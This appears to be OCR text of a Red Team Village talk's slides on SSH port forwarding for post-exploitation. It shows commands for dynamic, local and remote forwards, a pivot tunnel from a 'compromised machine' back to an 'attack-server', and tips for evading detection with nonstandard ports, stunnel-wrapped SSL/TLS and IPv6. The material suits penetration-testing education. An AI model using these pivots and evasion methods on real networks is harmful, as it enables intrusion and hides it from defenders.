SSH Tunnels: Creating Reverse Proxies and Evading Network Detection


/me

- Longtime hacker
- Red team lead
- Once tried to build a Beowulf cluster in 2001
- https://github.com/cwolff411
- https://twitter.com/cwolff411
- Find me in the RTV discord

fenrir

ssh

- Developed as a secure alternative to rlogin, telnet
- Was developed around the same time as SSLv1(which never happened)
- Does a lot more than you think it does



fenrir

Things to know/have

- We will focus on post-exploitation
- GATEWAY PORTS
- GATEWAY PORTS

fenrir

Dynamic Port Forwards

- Uses the –D flag
- Creates a SOCKS proxy
- Opens a socket on the client and routes it through the ssh connection to the specific host via the remote machine
- Application level

fenrir

Dynamic port forward

ssh –D 4040 root@server

fenrir

Local port forward

- Uses the –L flag
- Listens on specified local port and forwards incoming data through ssh and out the specified remote port

fenrir


Local port forward

ssh –L 4040:SELECTEDHOST:5050 root@server

fenrir

Remote Port Forward

- Uses the –R flag
- Listens on specified remote port and forwards incoming data through ssh and out the specified local port
- By default ssh will only allow incoming connections to the remote port on the loopback interface
- GATEWAY PORTS




fenrir

Remote port forward

ssh –R 4040:SELECTEDHOST:5050 root@server


port:host:hostport



fenrir

Use cases

- Create proxies
- Create tunnels to access internal networks
- Autossh shell on device for physical pen tests
- Many more



fenrir

Create a standard proxy

ssh –D 4040

Create a dynamic port forward on the client

ssh –d 54321 root@remoteserver

client

Set SOCKS5 proxy for localhost:4040

server

Data goes out to the internet on appropriate port

Create a dynamic port forward on the server

client

Set remote server as SOCKS5 proxy

server

Create a dynamic port forward with the –D flag on localhost


ssh –d 54321 root@localhost

Data goes out to the internet on appropriate port

fenrir


Create pivot tunnels

- Can be accomplished using a combination of a dynamic port forward and a remote port forward
- Create a dynamic port
- Connect it with the remote port using a remote port forward
- Access internal resources
- Profit




fenrir

Create pivot tunnels




Close up look

ssh –D 80 root@localhost
ssh –R 5050:localhost:80 root@attack-server



compromised machine

receives data on port 80 from the attack server which is then sent to the dynamic port forward and sent to the network



attack server opens 5050 and forwards to 80 on compromised machine

attack machine connects via 5050

fenrir


Evading Detection

- Nonstandard port
- SSL/TLS tunnel
- IPv6

fenrir

Tunnels on Tunnels


- Build an SSL tunnel and route SSH traffic through it
- SSH is encrypt-then-mac
- SSL/TLS is mac-then-encrypt



fenrir

Stunnel

- We'll take the easy way today and use apt
- Certificate and key are included, but you can create your own with openssl
- If needed, you can wget the archive from the dev website (stunnel.org)



fenrir

Fin

- Find me in the Red Team Village discord. My username probably has the word fenrir in it
- Slides and files available on GitHub
  - https://github.com/cwolff411/RedTeamVillage-SSHTunnels